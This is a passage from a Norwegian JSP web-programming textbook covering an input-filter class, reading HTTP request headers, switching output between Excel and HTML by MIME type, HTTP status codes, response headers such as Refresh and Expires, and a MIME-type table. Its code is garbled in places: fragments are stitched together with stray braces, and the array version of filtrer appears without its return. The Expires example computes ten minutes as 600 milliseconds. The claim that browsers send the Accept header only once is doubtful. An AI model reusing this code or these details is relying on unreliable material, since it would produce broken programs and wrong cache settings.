            if (!(Character.isLetterOrDigit(tegn) || spesialtegn.indexOf(tegn) >= 0)) {
                resultat.setCharAt(i, erstattMed);
            }
        }
        return resultat.toString();
    }

    public static String[] filtrer(String[] tekster) {
        if (tekster == null) return null;
        for (int i = 0; i < tekster.length; i++) {
            tekster[i] = filtrer(tekster[i]);
        }
    }
}
```

```

    }
    return tekster;
}

/* Testprogram */
public static void main(String[] args) {
    String test = "æøåÆØÅ ., bare lovlige tegn erstattes med \n" +
        InputFilter.filtrer("æøåÆØÅ ., bare lovlige tegn") + "\n" +
        "litt av hvert %&/(=)?>A<< erstattes med\n" +
        InputFilter.filtrer("litt av hvert %&/(=)?>A<<");
    javax.swing.JOptionPane.showMessageDialog(null, test);

    String[] tekster = { "æøåÆØÅ ., bare lovlige tegn",
        "litt av hvert %&/(=)?>A<<" };

    InputFilter.filtrer(tekster);
    test = "";
    for (String t : tekster) test += t + "\n";
    javax.swing.JOptionPane.showMessageDialog(null, test);
}
}

```

Dette er nytt, vi har ikke tidligere benyttet klasser vi selv har laget i JSP-filer. Slike klasser må være offentlige, og de må ligge i navngitte pakker. Vi kan opprette både pakkene og java-filene i NetBeans, eller vi kan kopiere inn slik som beskrevet i hodekommentaren over.

Klassen inneholder et testprogram, det er et vanlig Java-program, og du kjører det slik du er vant med.

I eksempelsamlingen finner du *BrukerinputMedFiltrering.jsp* som er en ”filtrert” utgave av *Brukerinput.jsp*. Prøv ut den i nettleseren. (Husk at klassen *InputFilter* må være installert som beskrevet foran.)

## 2.4 HTTP (Hypertext Transfer Protocol) og MIME

### 2.4.1 Fra klient til tjener

Hver gang vi skriver inn en URL i adressefeltet i nettleseren eller trykker på en hyperlenke, så sendes en GET forespørsel til tjeneren. Det er slik at hver gang nettleseren kaller GET eller POST mot tjeneren, så vil det sendes med informasjon om klienten. Dette gjøres i et HTTP-hode. La oss si at vi vil ha tak i en fil med følgende URL og bruker GET for å få tak i den:

```
http://www.xxx.yyyy.no/fag/index.html
```

Første delen av denne URL'en spesifiserer at vi bruker HTTP. Neste del spesifiserer maskinen (www.xxx.yyyy.no) som har denne filen. Denne maskinen har en tjener som venter på forespørsler. Denne tjeneren mottar nå flere linjer som resultat av vår GET-forespørsel. Første linje kan være som følger:

```
GET /fag/index.html HTTP/1.1
```

Vi ser av linjen over at tjeneren ikke mottar hele URL'en. Maskinnavnet kommer som en egen del av forsendelsen (under parameteren *host*). Tjeneren mottar hvilken type forespørsel det er (GET) og så hvilket dokument det er snakk om (*fag/index.html*). Sistnevnte er ofte betegnet som en URI (*Uniform Resource Identifier*). Tilslutt på linjen kommer hvilken

protokoll det er snakk om og hvilken versjon av protokollen. Tjeneren må sørge for ikke å bruke en mer avansert protokoll enn det klienten kan bruke. Hvis f.eks. tjeneren nå sender et svar tilbake med HTTP/1.2 så vil klienten få problemer fordi dette ikke støttes.

HTTP-hodet inneholder imidlertid mer informasjon, og kan f.eks. være slik:

```
GET /fag/index.html HTTP/1.1
Host: localhost: 80
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Accept: text/html, image/gif, image/jpeg, audio/x
Accept-Encoding:gzip
```


*Host* beskriver her hvilken maskin forespørselen er sendt til (altså maskinen som kjører web-tjeneren). I dette eksemplet er det samme maskin som tjeneren kjører på (derfor localhost). *User-Agent* beskriver hvilken klient vi gjør forespørselen fra. Tilslutt ser vi at nettleseren sender med hvilke formater den kan akseptere tilbake (*Accept-feltet*). Hvis den i dette tilfellet får tilbake en fil som ikke er beskrevet her, vil du få spørsmål om du vil lagre filen. Mao. den kan ikke vises av nettleseren.

Det er ikke sikkert at nettleseren i *utgangspunktet* kan behandle alle de formatene som er beskrevet i *Accept-feltet*. Nettleserne har mulighet for å installere plug-ins. Dette er programvare som sørger for å utvide nettleserens "evner". La oss si at nettleseren ikke takler filer på audio/x formatet. I dette tilfellet kan vi installere en plug-in som vil startes når nettleseren får returnert filer på audio/x-formatet. Filen vil bli behandlet av plug-in'en som vi installerte. Etter installasjon av en slik plug-in vil *Accept-feltet* utvides slik at det gjenspeiler at "nettleseren forstår" dette formatet.

*Accept-Encoding* refererer til hvilke komprimeringsteknikker nettleseren støtter. Vi ser av eksemplet at det her støttes gzip. Dette gjør at vi kan sende respons komprimert i gzip format. Dette kan gi store ytelsesøkninger, særlig når det er trege forbindelser. Du kan bruke klassen *GZIPOutputStream* for å komprimere oversendelsen i gzip format. Dette er et mer avansert tema og blir ikke behandlet videre.

For å få tak i opplysningene i HTTP-hodet kan vi bruke metoden *getHeaderNames()* og *getHeader()* i request-objektet. Førstnevnte returnerer en *Enumeration* som består av navnene på de ulike feltene i HTTP-hodet (f.eks. *Accept-Encoding*). Vi bruker navnene herfra til å hente ut verdien forbundet med navnet (f.eks. gzip). Koden under gjør dette, mens figuren lenger ned viser resultatet:

```
<!-- Filnavn eksempelsamling 2: HttpHode.jsp -->
<!-- Eksempel som viser innholdet i HTTP-hodet -->
<html>
<head><title>HTTP-hode</title></head>
<body>
<table border=1 cellpadding=5 cellspacing=0 width=600>
<th align=left width=200 bgcolor=#f0f0f0> header <th align=left width=400> verdi
<%
    java.util.Enumeration felter = request.getHeaderNames();
    while (felter.hasMoreElements()){
        String navn = (String) felter.nextElement();
        String verdi = request.getHeader(navn);
        out.println("<tr><td bgcolor=#f0f0f0>" + navn + "<td> " + verdi );
    }
%>
</body>
</html>
```



header	verdi
host	localhost:8080
user-agent	Mozilla/5.0 (Windows; U; Windows NT 5.1; nb-NO; rv:1.8.1.1) Gecko/20061204 Firefox/2.0.0.1
accept	text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
accept-language	nb,no;q=0.8,nn;q=0.6,en-us;q=0.4,en;q=0.2
accept-encoding	gzip,deflate
accept-charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
keep-alive	300
connection	keep-alive
referer	http://localhost:8080/waplj/eks02/
cookie	JSESSIONID=4A1BFD8E1A0E43B209FA3A3F4987A3A8
cache-control	max-age=0

Figur 8: HTTP-hodet i en forsendelse fra klienten til tjeneren

Vi har altså mulighet til å hente ut opplysninger som sendes med fra nettleseren når en forespørsel gjøres. Vi ser av resultatet over **ikke** hvilken metode (GET) og protokoll (HTTP/1.1) som brukes. Det er egne metoder for dette: *request.getMethod()* og *request.getProtocol()*.


Som tidligere beskrevet finnes det flere metoder. Du kan f.eks. få tak i navnet på klientmaskinen gjennom *request.getRemoteHost()* eller du kan få tak i IP-adressen gjennom *request.getRemoteAddr()*. Se API-dokumentasjonen.

## 2.4.2 Fra tjener til klient

Forespørselen fra klienten vil inneholde informasjon som forklart i forrige delkapittel. På grunnlag av informasjonen som tjeneren mottar i denne HTTP-forespørselen (HTTP-hodet), sendes et svar tilbake til klienten. I de fleste tilfellene vil dette svaret inneholde et HTTP-hode, samt noe mer. Dette kan være HTML-kode som beskrevet i Figur 9, eller det kan være andre dataformater som video/mpeg osv.

HTTP-hodet som sendes fra tjeneren, kan være som vist i figuren. Den første linjen beskriver hvilken protokoll (HTTP/1.0) som brukes samt en kode (200) og at alt er ok. Koden som står etter protokollen er avhengig av utfallet av forespørselen. Tallet 200 indikerer at alt gikk fint. Mer om HTTP-kodene i neste kapittel.

I HTTP-hodet vil det være et felt som heter *Content-Type*. Dette feltet beskriver MIME-typen (*Multipurpose Internet Mail Extension*) på etterfølgende dataformat. MIME er altså bare en standard måte å beskrive hvilket format innholdet i forsendelsen er på. I figuren over er denne *text/html*, og klienten vet dermed at det som kommer etter HTTP-hodet er HTML-kode. HTTP-hodet er alltid atskilt fra resten med en blank linje. Feltet *Content-Type* gir altså klienten mulighet til å behandle dataformatet som kommer på riktig måte. Hadde det vært video/mpeg i stedet for *text/html* så kunne klienten sørge for å starte et program som kan vise dette formatet. For oversikt over MIME-typer, se kapittel 2.5.



Figur 9: HTTP-forespørsel og svar

*Eksempel*

La oss tenke oss at vi skal returnere en oversikt til klienten. Denne oversikten skal vises i en tabell. Det viser seg at i Excel finnes det muligheter for å formattere denne tabellen akkurat slik vi vil ha den. Du tenker da at det kan være lurt å sjekke *Accept-feltet* i HTTP-hode som kommer fra klienten. Dette kan du gjøre, men du skal være klar over at dette fungerer kun ved første forespørsel fra nettleseren. Etterfølgende forespørsler vil ikke ha noe innhold i *Accept-feltet*. Dvs. at nettleseren ikke sender denne informasjonen på nytt igjen til samme tjener (det gjelder bare *Accept-feltet*). Vi bør derfor være litt forsiktig med bruken av dette feltet.

I stedet for å basere oss på innholdet i *Accept-feltet* kan vi spørre brukeren om han vil ha excel-format eller HTML-format. Koden under viser denne løsningen.

```
<!-- Filnavn eksempelsamling 2: excel.jsp -->
<!-- Brukeren velger om tabelldata skal tolkes som excel eller html -->

<!-- Klassen hjelpeklasser.InputFilter finner du i eks.samlingen, leksjon 2 --%>
<%@ page import="hjelpeklasser.InputFilter" %>
<%
/* Viktig å sette verdier som skal sendes i HTTP-hodet først i filen */
response.setContentType("text/html");
String send = InputFilter.filtrer(request.getParameter("send"));
if (send != null) {
    String format = InputFilter.filtrer(request.getParameter("format"));
    if (format != null && format.equals("excel")) {
        response.setContentType("application/vnd.ms-excel");
    }
}
}
%>
```

```

<html>
<head><title>Tallkrakterer fra en svunnen tid</title></head>
<body>


<%
if (send == null) { // første gang skal dette vises:  ☐☐
  %>
  <form action = "excel.jsp">
  <p>
  Velg format
  </p><p>
  Excel<input name = "format" type = "radio" value = "excel" checked>
  HTML<input name = "format" type = "radio" value = "html">
  </p>
  <input type = "submit" name = "send" value = "Send!">
</form>
<%
} else { // senere skal dette vises:
%>
  <table border=2>
  <align=center> <h2> Snitt   karakter: </h2>
  <tr><th> <th></th> <th> studieår 1 <th> studieår 2 <th> studieår 3
  <tr> <th> stud.nummer <td> 123 <td> 1,5 <td> 2,0 <td> 2,0
  <tr> <th> stud.nummer <td> 124 <td> 2,5 <td> 2,7 <td> 2,4
  <tr> <th> stud.nummer <td> 128 <td> 2,3 <td> 2,0 <td> 2,8
  </table>
<%
}
%>
</body>
</html>

```


Under vises resultatet i nettleseren, avhengig av hvilket format brukeren velger. I Figur 10 vil brukeren ha mulighet til å forandre innholdet i tabellen og lagre endringene på fil. Denne muligheten vil de ikke ha når formatet er vanlig HTML som Figur 11 viser. Legg merke til at vi bruker *response.setContentType()* for å spesifisere hvilken MIME-type innholdet har (*response-objektet* er et av de innebygde objektene i JSP). I JSP har man også en mulighet til for å sette MIME-type i forsendelsen, gjennom direktivet *contentType*:

```
<%@ page contentType="text/html" %>
```

Denne kan imidlertid ikke brukes her fordi det ikke går an å forandre på denne når den først er satt. Dvs. at hvis første bruker av denne JSP'en velger excel-format så vil også klienter med etterfølgende forespørsler få returnert dette formatet. Med *response.setContentType()* kan vi imidlertid sette MIME-type når det passer oss selv. Neste leksjon vil omhandle *response-objektet* i mer detalj.



Figur 10: Excel-format i nettleseren



Figur 11:HTML-format i nettleser

## 2.5 HTTP-koder

I dag er det mest vanlig å bruke HTTP-versjon 1.1. Du kan finne all informasjon om HTTP-kodene i versjon 1.1 på: <ftp://ftp.isi.edu/in-notes/rfc2616.txt> eller du kan gå via <http://www.rfc-editor.org/> og klikke deg fram til den siste informasjon om HTTP.

I de to neste underkapittelene vil det beskrives statuskoder og gis en kort innføring i hvordan sette felter i HTTP-hodet. Dette er på ingen måte en dekkende beskrivelse av temaet. Det kan imidlertid være greit å ha en oversikt over mulighetene som finnes.

### 2.5.1 Statuskoder


Kodene er delt opp i 5 grupper:

Kode	Kommentar
100-199	Informasjon, indikerer at klient bør gjøre ett eller annet.
200-299	Indikerer at forespørsel har gått bra
300-399	Brukt for filer som har skiftet plass, ofte med ny adresse
400-499	Feil av klient
500-599	Feil av tjener

Det finnes mange spesifikke koder innen disse gruppene. Kode 200 indikerer f.eks. at forespørsel gikk fint. Kode 201 derimot indikerer at tjeneren har opprettet et nytt dokument i respons til en forespørsel, og at dette gikk bra. Det er for mange koder til å gå inn på her, men det er noen du nok kommer til å se (og muligens allerede har sett).

Kode	Kommentar
400	Dårlig forespørsel. Indikerer syntaksproblemer i forespørsel fra klient.
401	Ikke autorisert. Klient prøver å få tak i side uten rettigheter til det.
403	Ikke lov. Tjener nekter å returnere ressurs uansett rettighet på klient. Indikerer ofte problemer med fil/katalog adgang på tjeneren.
404	Ikke funnet. Ressursen kan ikke finnes.
500	Intern tjenerfeil. Kommer ofte fra servlet'er og andre tjener-programmer som krasjer.
503	Tjeneste ikke tilgjengelig. Kan være pga. overbelastning på tjeneren.

Figuren under viser et eksempel der URL'en er feil – denne har du nok sett før.



Figur 12: HTTP-kode 404

Det er mulig å spesifisere i JSP'en hvilken statuskode som skal returneres (og eventuell ekstra beskrivelse). Dette er imidlertid ikke et tema vi går nærmere inn på da web-tjeneren tar seg av dette.

### 2.5.2 Felt i HTTP 1.1

HTTP 1.1 består av mange mulige respons-felter. Vi har allerede sett på en del av dem (f.eks. *Content-Type*). I en JSP kan vi sette disse feltene selv. Dette gjøres med metoden `setHeader()` i *response-objektet*. Vi har allerede sett hvordan vi kan spesifisere hva slags MIME-type vi returnerer. Dette gjorde vi med `response.setContentType()`. Dette er en spesialmetode for å sette akkurat dette feltet. Vi kunne imidlertid gjort det samme med

```
response.setHeader("Content-Type", "application/vnd.ms-excel")
```

Den første parameteren spesifiserer hvilket felt i HTTP-hodet det er snakk om, mens den siste spesifiserer verdien (her MIME-typen).

Hvorfor er det viktig å kunne sette feltene i HTTP-hodet? Dette kan gi deg muligheter for å styre nettleseren fra tjeneren. I HTTP 1.1 er det en del slike felter vi kan bruke. Kanskje vi vil komprimere web-siden som sendes fra tjeneren til klienten, slik at datamengden som må overføres blir mindre. Vi velger å bruke gzip-komprimering og må derfor sørge for at følgende linje står i HTTP-hodet:

```
Content-Encoding: gzip.
```

Vi bruker

```
response.setHeader("Content-Encoding", "gzip")
```

for å lage denne linjen i HTTP-hodet. Nå må vi bare sørge for å komprimere forsendelsen. Når nettleseren mottar denne forsendelsen så sjekkes feltet *Content-Encoding*, for så å dekryptere innholdet og vise det (forutsetter her at vi har sjekket at nettleseren støtter dette komprimeringsformatet). Nettleseren vil gjøre dekomprimeringen automatisk. Brukeren og programmereren trenger derfor ikke å tenke på dekomprimering i nettleseren.

Øvrige felter i HTTP 1.1 er beskrevet i detalj på web-sidene referert til, først i dette kapittelet. Noen felter vil jeg imidlertid kommentere.

*Cache-Control*. Vi kan her spesifisere *public* eller *no-cache*. I førstnevnte tilfelle kan nettleseren sørge for å mellomlagre web-sider. Lasting av en web-side på nytt går da mye raskere, fordi vi slipper å laste ned informasjonen fra tjeneren på nytt. *No-cache* forteller at nettleseren ikke skal mellomlagre innholdet. Dette kan være ønskelig i tilfeller der innholdet på en web-side ikke er det samme to ganger, eller at det er stor sannsynlighet for at innholdet har forandret seg. Hvis vi ikke spesifiserer dette feltet kan nettleseren mellomlagre web-sider.

*Refresh*. Det er mulig å spesifisere at nettleseren skal gjøre en ny forespørsel til web-tjeneren etter et gitt tidsrom. F.eks. vil

```
response.setHeader("Refresh", "5")
```

gjøre at nettleseren gjør en ny forespørsel til web-tjeneren etter 5 sekunder. Nettleseren vil da forespørre den samme web-siden på nytt. Vi kan også benytte denne teknikken til å sende klienten til en annen web-tjener. Koden under sørger for at nettleseren kobler seg opp til tjeneren aitel.hist.no etter 5 sekunder. Prøv selv.

```
response.setHeader("Refresh", "5; URL=http://aitel.hist.no");
```

*Expires*. Dette feltet setter hvor lenge nettleseren skal cache web-siden. For å sette dette feltet bruker vi metoden *response.setDateHeader()*. Denne hjelper oss å sette datoer i HTTP-hodet. Koden under sørger for at web-siden ligger i cache i ti minutter:

```
long nåTid = System.currentTimeMillis();
long tiMinutter = 60*10;
response.setDateHeader("Expires", nåTid + tiMinutter);
```

Sluttkommentar: Som regel vil ikke nettleserne mellomlagre innhold fra web-sider som er generert dynamisk. Nettleseren kan jo enkelt kjenne igjen slike filer da de har spesielle endinger. En JSP har endingen .jsp. Du bør imidlertid ikke ta dette for gitt.

## 2.6 MIME-typer

Under kommer en oversikt over vanlige MIME-format.

application/msword	Microsoft Word dokument
application/pdf	Acrobat pdf-fil
application/vnd.ms-excel	Excel-format
application/vnd.ms-powerpoint	PowerPoint-format
application/x-gzip	Gzip arkiv

application/x-java-arkiv	JAR-fil
application/x-java-vm	Java bytekode (dvs. .class-fil)
application/zip	Zip-format
audio/x-wav	Microsoft Windows lyd fil
audio/midi	MIDI lyd fil
text/css	HTML cascading style sheet
text/plain	Vanlig tekst
image/gif	GIF-bilde
image/jpeg	JPEG-bilde
image/tiff	TIFF-bilde
video/mpeg	MPEG video klipp
video/quicktime	QuickTime video klipp